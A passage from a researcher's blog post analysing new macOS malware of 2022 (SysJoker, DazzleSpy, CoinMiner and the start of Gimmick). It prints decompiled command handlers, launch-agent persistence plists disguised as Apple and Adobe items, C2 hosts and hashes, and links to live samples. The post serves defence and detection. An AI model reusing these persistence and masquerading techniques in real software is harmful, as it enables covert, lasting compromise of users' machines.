

Objective-See's Blog

 objective-see.org/blog/blog_0x71.html

The Mac Malware of 2022 🦿

A comprehensive analysis of the year's new malware

by: Patrick Wardle / January 1, 2023



Want to play along?

All samples covered in this post are available in our [malware collection](#).

...just please don't infect yourself! 😊



Printable

A printable (PDF) version of this report can be found here:

[The Mac Malware of 2022.pdf](#)



Background

Goodbye 2022 ...and hello 2023! 🎉

For the 7th year in a row, I've put together a blog post that comprehensively covers all the new Mac malware that appeared during the course of the year.

While the specimens may have been reported on before (i.e. by the AV company that discovered them), this blog aims to cumulatively and comprehensively cover all the new Mac malware of 2022 - in one place ...yes, with samples of each malware available for download.

After reading this blog post, you should have a thorough understanding of recent threats targeting macOS. This is especially important as Macs continue to flourish, especially compared to other personal computers brands. In fact, an [industry report](#) from late 2022 showed that the year-over-year growth of all of the top 5 computer companies declined significantly ...except for Apple who saw a 40% increase!

This growth is especially apparent in the context of the enterprise so much that [many believe](#) "Mac will become the dominant enterprise endpoint by 2030":

NEWS ANALYSIS

Jamf Q3 data confirms rapid Mac adoption across the enterprise

Jamf confirms the 10th consecutive quarter of Apple-in-the-enterprise growth, as Macs see wider deployment across every business.

Apple in the Enterprise

...and unsurprisingly macOS malware continues following suit, becoming ever more prevalent (and insidious).

In this blog post, we focus on new Mac malware specimens or significant new variants that appeared in 2022. Adware and/or malware from previous years, are not covered. However at the end of this blog, I've included a [section](#) dedicated to these other threats, that includes a brief overview, and links to detailed write-ups.

For each malicious specimen covered in this post, we'll discuss the malware's:

- **Infection Vector:**
How it was able to infect macOS systems.
- **Persistence Mechanism:**
How it installed itself, to ensure it would be automatically restarted on reboot/user login.
- **Features & Goals:**
What was the purpose of the malware? a backdoor? a cryptocurrency miner? or something more insidious...
- **Indicators of Compromise:**
What are the observable "symptoms" of the malware ...including its executable components, created files/directories, and of course (if relevant) address of network endpoints such as command and control servers.

Also, for each malware specimen, I've added a direct download link to the malware specimen should you want to follow along with my analysis or dig into the malware more yourself. #SharingIsCaring



Timeline


Below is a timeline highlighting the new macOS malware of 2022, covered in this post:


Malware Analysis Tools & Tactics

Before we dive in, let's briefly mention malware analysis tools.

Throughout this blog, I reference various tools used in analyzing the malware specimens. While there are a myriad of malware analysis tools, these are some of my own tools, and other favorites, and include:

- [ProcessMonitor](#)
My open-source utility that monitors process creations and terminations, providing detailed information about such events.
- [FileMonitor](#)
My open-source utility that monitors file events (such as creation, modifications, and deletions) providing detailed information about such events.
- [DNSMonitor](#)
My open-source utility that monitors DNS traffic providing detailed information domain name questions, answers, and more.
- [WhatsYourSign](#)
My open-source utility that displays code-signing information, via the UI.
- [Netiquette](#)
My open-source (light-weight) network monitor.
- [lldb](#)
The de-facto commandline debugger for macOS. Installed (to `/usr/bin/lldb`) as part of Xcode.
- [Suspicious Package](#) A tools for “inspecting macOS Installer Packages” (.pkgs), which also allows you to easily extract files directly from the .pkg.
- [Hopper Disassembler](#)
A “reverse engineering tool (for macOS) that lets you disassemble, decompile and debug your applications” ...or malware specimens.


 Interested in general Mac malware analysis techniques?



You're in luck, as I've written a book on this topic:
[The Art Of Mac Malware, Vol. 0x1: Analysis](#)

SysJoker

SysJoker is a simple cross-platform backdoor supporting download and execute capabilities.



Download: [SysJoker](#) (password: `infect3d`)

`SysJoker` was discovered by [Intezer](#), initially on a Linux server. However further research by Intezer researchers [Avigayil](#), [Nicole](#), and [Ryan](#) uncovered a macOS variant as well:

"SysJoker was first discovered during an active attack on a Linux-based web server of a leading educational institution. After further investigation, we found that SysJoker also has Mach-O and Windows PE versions." -Intezer

 Just published a new research analyzing the [#SysJoker](#) backdoor.

SysJoker targets Windows, Linux and macOS.

Learn more about this new threat, its capabilities, behavior and (most importantly) how to detect it ->

[@NicoleFishi19 @MhicRoibin pic.twitter.com/siBA5OMiI5](https://t.co/9iOAA5SjSj)

— Avigayil Mechtinger (@AbbyMCH) [January 11, 2022](#)



Writeups:

- [“SysJoker: The first \(macOS\) malware of 2022”](#)
- [“New SysJoker Backdoor Targets Windows, Linux, and macOS”](#)



Infection Vector: Unknown, possible via infected npm packages

Intezer did not disclose how the macOS variant of SysJoker spreads or infects Mac systems, though mused that, “*a possible attack vector for this malware is via an infected npm package.*” What is known is that the macOS variant is named `types-config.ts` to masquerade as a typescript file.

Using macOS’ built-in file command we can see that in reality it’s a universal (“fat”) mach-O binary, containing both Intel and arm64 builds:

```
% file SysJoker/types-config.ts
SysJoker/types-config.ts: Mach-O universal binary with 2 architectures:
[x86_64:Mach-O 64-bit executable x86_64] / [arm64:Mach-O 64-bit executable arm64]
```

```
SysJoker/types-config.ts (for architecture x86_64): Mach-O 64-bit executable x86_64
SysJoker/types-config.ts (for architecture arm64): Mach-O 64-bit executable arm64
```

The `arm64` build ensures the malware can run natively on Apple Silicon (M1/M2).

[whatsYourSign](#), my open-source utility that displays code-signing information via the UI, shows that this binary is signed, albeit via an adhoc signature:



SysJoker signed, though ad-hoc



Persistence: Launch Item

SysJoker persists as a launch agent (`com.apple.update.plist`).

Run the `string` utility to extract any embedded (ASCII) strings, reveals both the launch agent path (`/Library/LaunchAgents/com.apple.update.plist`) as well as an embedded launch item property list template (`com.apple.update.plist`) for persistence.

```
% strings - SysJoker/types-config.ts
...
/Library/LaunchAgents
/Library/LaunchAgents/com.apple.update.plist
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.update</string>
    <key>LimitLoadToSessionType</key>
    <string>Aqua</string>
<key>ProgramArguments</key>
<array>
<string>
</string>
</array>
<key>KeepAlive</key>
    <dict>
        <key>SuccessfulExit</key>
        <true/>
    </dict>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
...
```

As the malware appears to be written in C++, which is rather complex to statically reverse, it's easier to lean on dynamic analysis tools to observe its persistence.

Via my [ProcessMonitor](#), we can run the malware in a VM and observe many of the malware's actions, such as the fact that when initially run, it copies itself to the user's [Library/MacOSServices/](#) directory, as `updateMacOs` ...and then launches this copy:


```

# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    ...
    "arguments" : [
      "cp",
      "./types-config.ts",
      "/Users/user/Library/MacOSServices/updateMacOs"
    ],
    "path" : "/bin/cp",
    "name" : "cp",
    "pid" : 1404
  }
  ...
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    ...
    "arguments" : [
      "sh",
      "-c",
      "nohup '/Users/user/Library/MacOSServices/updateMacOs' >/dev/null 2>&1 &"
    ],
    "path" : "/bin/bash",
    "name" : "bash",
    "pid" : 1405
  }
  ...
}

```

If one has BlockBlock installed, it will detect the malware attempting to persist:



SysJoker's persistence

Allowing the malware to persist, allows us to take a peek at the property list, `com.apple.update.plist` it creates:

```
% cat ~/Library/LaunchAgents/com.apple.update.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.apple.update</string>
  <key>LimitLoadToSessionType</key>
  <string>Aqua</string>
  <key>ProgramArguments</key>
  <array>
    <string>/Users/user/Library/MacOSServices/updateMacOs</string>
  </array>
  <key>KeepAlive</key>
  <dict>
    <key>SuccessfulExit</key>
    <true/>
  </dict>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```

No surprises here. The launch agent plist (populated from the template we saw as an embedded string) points the malware's copy:

`/Users/user/Library/MacOSServices/updateMacOs`. And, as the `RunAtLoad` key is set to

`true`, the malware will be restarted each time the user logs in.



Capabilities: Persistent Backdoor (supporting download and execute).

Debugging the malware (in an isolated VM) reveals it first performs a simple survey of its host. This survey is then sent to the malware's remote command & control server (`graphic-updater.com`) when the malware initially checks in:

```
(lldb) x/s $rdx
0x7fda91cafef0: "serial=user_x&name=user&os=os&anti=av&ip=ip&user_token=987217232"
```

While this (brief) survey information contains the name of the logged in user (`user` on my analysis VM), other fields seems to be unset (`ip=ip`), or hard coded (e.g. `987217232`).

Aside from this basic survey "capability" `SysJoker` supports a command to download and execute a binary, as well as running arbitrary commands:

The Intezer [report](#) notes that all versions (Linux, Windows, and Mac) support commands named `exec` and `cmd`:

"[the exec] command is in charge of dropping and running an executable. SysJoker will receive a URL to a zip file, a directory for the path the file should be dropped to, and a filename that the malware should use on the extracted executable. It will download this file, unzip it and execute it."

"[the cmd] command is in charge of running a command and uploading its response to the C2." -Intezer

Disassembling the Mac version of `SysJoker`, we find the function (at `0x0000000100005f80`) responsible for parsing the tasking from the command and control server, including the aforementioned `exec` and `cmd` commands.

First, the `exec` command:

```

1int sub_100005f80(...) {
2
3   rax = std::__1::basic_string::compare(&var_E0, 0x0, 0xffffffffffffffff, "exe",
0x3);
4   if (rax == 0x0) goto handleExec;
5   ...
6
7handleExec:
8
9   rax = sub_100004e76(&var_60, "url");
10  rax = sub_100004e76(&var_60, "dir");
11  rax = sub_100004e76(&var_60, "name");
12  ...
13
14}

```

In the above disassembly you can see that if malware is tasked with the `exec` command, it will first extract the command's parameters (`url`, `dir`, `name`, etc.).

The code to then unzip the downloaded executable and execute it, appears at `sub_100003995`. This function invokes:

- `unzip -o` to unzip the executable,
- `chmod 0777` to change the permissions (on the now unzipped executable)
- `system` to execute the binary.

The function (at `0x0000000100005f80`) is also responsible for handling the `cmd` command. In the following disassembly the malware first looks for the string `cmd` coming from the command & control server. If tasked with this command it invokes an unnamed subroutine (`sub_100004e76`):

```

1int sub_100005f80(...) {
2
3   ...
4
5   rax = std::basic_string::compare(&var_E0, 0x0, 0xffffffffffffffff, "cmd", 0x3);
6   if (rax == 0x0) {
7       ...
8       rax = sub_100004e76(&var_60, "command");
9       ...
10  }
11}

```

After extracting the commands parameter (`command`), it appears to invoke the `popen` API (via a helper function found at `0x000000010000256b`), to execute the command. As noted by Intezer, the results of the executed command will be uploaded to the command and control server.



Indicators of Compromise (IoCs):

IoCs for **SysJoker** include the following (credit: Intezer):

- Executable Components:

```
/Library/MacOSServices/updateMacOs:  
1a9a5c797777f37463b44de2b49a7f95abca786db3977dcdac0f79da739c08ac  
fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df  
d0febda3a3d2d68b0374c26784198dc4309dbe4a8978e44bb7584fd832c325f0
```

- Files/Directories:


- /Library/MacOSServices
- /Library/LaunchAgents/com.apple.update.plist

- Command and Control Servers:

- bookitlab.tech
- winaudio-tools.com
- graphic-updater.com
- github.url-mini.com
- office360-update.com

DazzleSpy

A feature complete cyber-espionage implant, DazzleSpy was deployed via a Safari (0day?) exploit and targeted pro-democracy protestors.



Download: [DazzleSpy](#) (password: **infect3d**)

Researchers [Marc-Etienne M.Léveillé](#) and [Anton Cherepanov](#) of ESET discovered DazzleSpy. They published their findings and research in an excellent writeup detailed: [“Watering hole deploys new macOS malware, DazzleSpy, in Asia”](#):

Watering hole deploys new macOS malware, DazzleSpy, in Asia

Hong Kong pro-democracy radio station website compromised to serve a Safari exploit that installed cyberespionage malware on site visitors' Macs



Writeups:

- [“Watering hole deploys new macOS malware, DazzleSpy, in Asia”](#)
- [“Analyzing OSX.DazzleSpy: A Fully-featured Cyber-espionage macOS Implant”](#)



Infection Vector: Safari Exploit

Its rather uncommon to discover Mac malware that is deployed by means of a browser exploit ...but this is exactly how DazzleSpy was able to infect its victims, as ESET notes:

"[A] Hong Kong pro-democracy radio station website [was] compromised to serve a Safari exploit that installed cyberespionage malware on site visitors' Macs. Here we provide a breakdown of the WebKit exploit used to compromise Mac users and an analysis of the payload, which is a new malware family targeting macOS." -ESET

To infect Mac users, the attackers first compromised a legitimate website and injected an iFrame containing an exploit chain.

The ESET researchers noted the exploit chain would first check the installed version of macOS, attempting to exploit users running macOS 10.15.2 or newer. The complex exploit code was found in a file named `mac.js`. This would exploit what appeared to be [CVE-2021-1789](#). Then upon success (read: initial code execution), would exploit a privilege escalation vulnerability ([CVE-2021-30869](#)) to escape the Safari sandbox and gain root. Finally the exploit chain would complete, but downloading and decrypting payload: `DazzleSpy`.

For more details on this rather involved exploitation chain, see either ESET's [report](#) or the Google TAG report, "[Analyzing a watering hole campaign using macOS exploits](#)".



Persistence: Launch Agent

The ESET researchers noted:

"In order to persist on the compromised device, the malware adds a Property List file ... named com.apple.softwareupdate.plist to the LaunchAgents folder. The malware executable file is named softwareupdate and saved in the \$HOME/.local/ folder." - ESET

In output from the `strings` tool (run against the DazzleSpy binary named `softwareupdate`), one can see persistence-related strings such as `%@/Library/LaunchAgents` and `com.apple.softwareupdate.plist`:

```
% strings - DazzleSpy/softwareupdate
...
%@/Library/LaunchAgents
/com.apple.softwareupdate.plist

launchctl unload %@
RunAtLoad
KeepAlive
```

In a disassembler, we find cross-references to these strings in the aforementioned `installDaemon` method (of the class named `Singleton`):

```

1/* @class Singleton */
2+(void)installDaemon {
3...
4
5rax = NSHomeDirectory();
6var_78 = [NSString stringWithFormat:@"%~/Library/LaunchAgents", rax];
7var_80 = [var_78 stringByAppendingFormat:@"/com.apple.softwareupdate.plist"];
8if ([var_70 fileExistsAtPath:var_78] == 0x0) {
9    [var_70 createDirectoryAtPath:var_78 withIntermediateDirectories:0x1 ...];
10...
11
12var_90 = [[NSMutableDictionary alloc] init];
13var_98 = [[NSMutableArray alloc] init];
14[var_98 addObject:var_38];
15[var_98 addObject:@"1"];
16rax = @(YES);
17[var_90 setObject:rax forKey:@"RunAtLoad"];
18rax = @(YES);
19[var_90 setObject:rax forKey:@"KeepAlive"];
20rax = @(YES);
21[var_90 setObject:rax forKey:@"SuccessfulExit"];
22[var_90 setObject:@"com.apple.softwareupdate" forKey:@"Label"];
23[var_90 setObject:var_98 forKey:@"ProgramArguments"];
24
25[var_90 writeToFile:var_80 atomically:0x0];

```

In the above decompilation, we first see the malware build the path to a launch agent plist (`~/Library/LaunchAgents/com.apple.softwareupdate.plist`).

Then, it initializes a dictionary for the launch agent plist, with various key value pairs (`RunAtLoad`, etc). Once initialized this dictionary is written out to the launch agent plist (`com.apple.softwareupdate.plist`).

We can passively observe the malware (recall, named `softwareupdate`) dynamically creating this plist via a [File Monitor](#):

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" :
"/Users/user/Library/LaunchAgents/com.apple.softwareupdate.plist",

    "process" : {
      "signing info (computed)" : {
        "signatureStatus" : -67062
      },
      "uid" : 501,
      "arguments" : [
        "/Users/user/Desktop/softwareupdate"
      ],
      "path" : "/Users/user/Desktop/softwareupdate",
      "pid" : 1469
    }
  }
}
}
```

Once the malware's launch agent's plist has been created, we can easily dump its contents:

```
% cat /Users/user/Library/LaunchAgents/com.apple.softwareupdate.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apple.softwareupdate</string>
  <key>ProgramArguments</key>
  <array>
    <string>/Users/user/.local/softwareupdate</string>
    <string>1</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>SuccessfulExit</key>
  <true/>
</dict>
</plist>
```

In the **ProgramArguments** key we can see the path to the persistent location of the malware: **~/local/softwareupdate**. Also, as the **RunAtLoad** key is set to **true**, the malware will be automatically restarted each time the user logs in. Persistence achieved!



Capabilities: Fully-feature implant

The ESET [report](#) also describes the tasking (remote) commands that DazzleSpy supports. This includes everything you'd expect to find in a cyber-espionage implant, including surveying the infected host, exfiltrating files, running commands, self-deletion.

Command name	Purpose
heartbeat	Sends heartbeat response.
info	Collects information about compromised computer, including: <ul style="list-style-type: none">• Hardware UUID and Mac serial number• Username• Information about disks and their sizes• macOS version• Current date and time• Wi-Fi SSID• IP addresses• Malware binary path and MD5 hash of the main executable• Malware version• System Integrity Protection status• Current privileges• Whether it's possible to use CVE-2019-8526 to dump the keychain
searchFile	Searches for the specified file on the compromised computer.
scanFiles	Enumerates files in Desktop, Downloads, and Documents folders.
cmd	Executes the supplied shell command.
restartCMD	Restarts shell session.
restart	Depending on the supplied parameter: restarts C&C command session, shell session or RDP session, or cleans possible malware traces (<code>fsck_hfs.log</code> file and application logs).
processInfo	Enumerates running processes.
keychain	Dumps the keychain using a CVE-2019-8526 exploit if the macOS version is lower than 10.14.4. The public KeySteal implementation is used.
downloadFileInfo	Enumerates the supplied folder, or provides creation and modification timestamps and SHA-1 hash for a supplied filename.
downloadFile	Exfiltrates a file from the supplied path.
file	File operations: provides information, renames, removes, moves, or runs a file at the supplied path.
uninstall	Deletes itself from the compromised computer.
RDPInfo	Provides information about a remote screen session.
RDP	Starts or ends a remote screen session.

<code>mouseEvent</code>	Provides mouse events for a remote screen session.
<code>acceptFileInfo</code>	Prepares for file transfer (creates the folder at the supplied path, changes file attributes if it exists).
<code>acceptFile</code>	Writes the supplied file to disk. With additional parameters, updates itself or writes files required for exploiting the CVE-2019-8526 vulnerability.
<code>socks5</code>	Starts or ends SOCKS5 session (not implemented).
<code>recoveryInfo</code>	These seem like file recovery functions that involve scanning a partition. These functions do not seem to work and are probably still in development; they contain lots of hardcoded values.
<code>recovery</code>	

DazzleSpy's Capabilities (image credit: ESET)

Interestingly, the malware (again, as noted by ESET), also supports more advanced features such as:

- The ability to search for files (via regex?)
- The ability to start fully interactive remote desktop (RDP) session
- The ability to dump the keychain (on systems vulnerable to [CVE-2019-8526](#)).

CVE-2019-8526 was found by Linus Henze, and presented at our very own #OBTS conference:

See:

[KeySteal: A Vulnerability in Apple's Keychain](#)

The handling of remote commands (tasking) seems to be implemented in the `analysisData:Socket:` method. Here the malware looks for tasking commands from the command and control server, and then acts upon them. For example, here's the decompilation of the `run` command, which opens ("runs") a specified file ("path") via its default handler (via `NSWorkspace`'s `openFile` API):

```
1if (YES == [command isEqualToString:@"run"]) {
2    path = [var_888 objectForKeyedSubscript:@"path"];
3    ...
4    [NSWorkspace.sharedWorkspace openFile:path];
5}
```



Indicators of Compromise (IoCs):

IoCs for `DazzleSpy` include the following (credit: ESET):

- Executable Components:

`~/ .local/softwareupdate:`

`f9ad42a9bd9ade188e997845cae1b0587bf496a35c3bfffacd20fefe07860a348`

- Files/Directories:

- `~/ .local`


- `~/Library/LaunchAgents/com.apple.softwareupdate.plist`

- Command and Control Servers:

`88.218.192.128:5633`

CoinMiner

CoinMiner is a surreptitious crypto currency miner, leveraging various open-source components and I2P for stealthy encrypted communications.



Download: [CoinMiner](#) (password: `infect3d`)

In February, TrendMicro security researchers published a thorough write-up on a new cryptocurrency miner ([CoinMiner](#)) titled “[Latest Mac Coinminer Utilizes Open-Source Binaries and the I2P Network](#)”. As mentioned in the title of this write-up they described how the miner used various open-source components and I2P for its communications.



Writeups:

“[Latest Mac Coinminer Utilizes Open-Source Binaries and the I2P Network](#)”



Infection Vector: (likely) Trojanized Disk Images

The TrendMicro report states,

"We suspected that the Mach-O sample arrived packaged in a DMG (an Apple image format used to compress installers) for Adobe Photoshop CC 2019 v20.0.6" - TrendMicro

The report notes that this conclusion was reached due to a code snippet which (as part of the malware installation logic) would launch a binary from the hardcoded path:

```
/Volumes/Adobe Photoshop\ CC 2019\ v20.0.6/Adobe Zii\ 2019  
4.4.2.app/Contents/MacOS/.Patch
```

Reversing one of the malware's binaries (`lauth`), this code is readily apparent the disassembly of the main function:

```
1 int main(...) {  
2  
3     ...  
4     system("/Volumes/Adobe\ Photoshop\ CC\ 2019\ v20.0.6/Adobe\ Zii\ 2019\  
5         4.4.2.app/Contents/MacOS/.Patch &");  
6  
7     return 0x0;  
8 }
```

Zii is well known patcher tool that claims to allow users to subvert Adobe products (Photoshop, etc) bypassing otherwise required registration and licensing checks. Its unsurprising that here hackers have packed inserted some malware as well.

Still the user is expecting Zii to run, hence it makes sense for the malware to launch it, such that nothing appears amiss.



Persistence: Launch Daemon

The same binary, `lauth` also persists the malware via a launch daemon:

```
/Library/LaunchDaemons/com.adobe.acc.installer.v1.plist.
```

In order to install a launch daemon, one must have root privileges. Easy enough, the parent process of `lauth` (which presumably is run by the user as the main binary on the infected disk image) simply asks the user via the `AuthorizationExecuteWithPrivileges` API.


```

1int main(...) {
2    ...
3
4    fopen("/Library/LaunchDaemons/com.adobe.acc.installer.v1.plist", "wb");
5    fwrite("<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE plist PUBLIC ...
6          \"<plist version=\"1.0\">\n<dict>\n\t<key>Label</key>\n\t
7          \"
<string>com.adobe.acc.installer.v1</string>\n\t<key>ProgramArguments...");
8    ...
9    system("launchctl load
/Library/LaunchDaemons/com.adobe.acc.installer.v1.plist");
10
11}

```

As the `RunAtLoad` key is set to `true`, the persisted item `/usr/local/bin/com.adobe.acc.installer.v1` will be (re)executed each time the infected system is rebooted.



Capabilities: Crypto-Currency Miner

`CoinMiner` main (and only?) objective is to surreptitiously mine crypto-currency. This is accomplished by executing a binary (it has installed) named `com.adobe.acc.localhost`. (This binary is spawned by the launch daemon's binary: `/usr/local/bin/com.adobe.acc.installer.v1`).

The TrendMicro report explains that the `com.adobe.acc.localhost` binary is simply, “modified [open-source] XMRig command-line [miner] app”. This can be confirmed (as they note), by executing it with the `--help` commandline option:

```

% ./com.adobe.acc.localhost --help
Usage: xmrig [OPTIONS]
Options:
  -a, --algo=ALGO          specify the algorithm to use
                           cryptonight
                           cryptonight-lite
                           cryptonight-heavy
  -o, --url=URL            URL of mining server
  -O, --userpass=U:P      username:password pair for mining server
  -u, --user=USERNAME     username for mining server
  -p, --pass=PASSWORD     password for mining server
  --rig-id=ID             rig identifier for pool-side statistics (needs pool
support)
  -t, --threads=N         number of miner threads

```

Configuration information for miner can be found (as pointed out by the TrendMicro researchers) embedded within the `com.adobe.acc.localhost` binary:

There are a myriad of samples (and thus IoCs) for [CoinMiner](#).


TrendMicro, has published a file solely containing such IoCs, which should be consulted. However, we list a few here (credit: TrendMicro):

- Executable Components:
 - `/tmp/lauth:`
`fe3700a52e86e250a9f38b7a5a48397196e7832fd848a7da3cc02fe52f49cdf`
 - `/usr/local/bin/com.adobe.acc.localhost:`
`fabe0b41fb5bce6bda8812197ffd74571fc9e8a5a51767bcceef37458e809c5c`
 - `/usr/local/bin/com.adobe.acc.network:`
`a2909754783bb5c4fd6955bcebc356e9d6eda94f298ed3e66c7e13511275fbc4`
- Files/Directories:

`/Library/LaunchDaemons/com.adobe.acc.installer.v1.plist`

Gimmick

A multi-platform implant, leveraging cloud providers for command & control.



Download: [gimmick](#) (password: `infect3d`)

In March, Volexity published a write-up on their discover and analysis of [Gimmick](#), noting:

"GIMMICK is used in targeted attacks by Storm Cloud, a Chinese espionage threat actor known to attack organizations across Asia. It is a feature-rich, multi-platform malware family that uses public cloud hosting services (such as Google Drive) for command-and-control (C2) channels." -Volexity



Writeups:

[“Storm Cloud on the Horizon: GIMMICK Malware Strikes at macOS”](#)



Infection Vector: Unknown

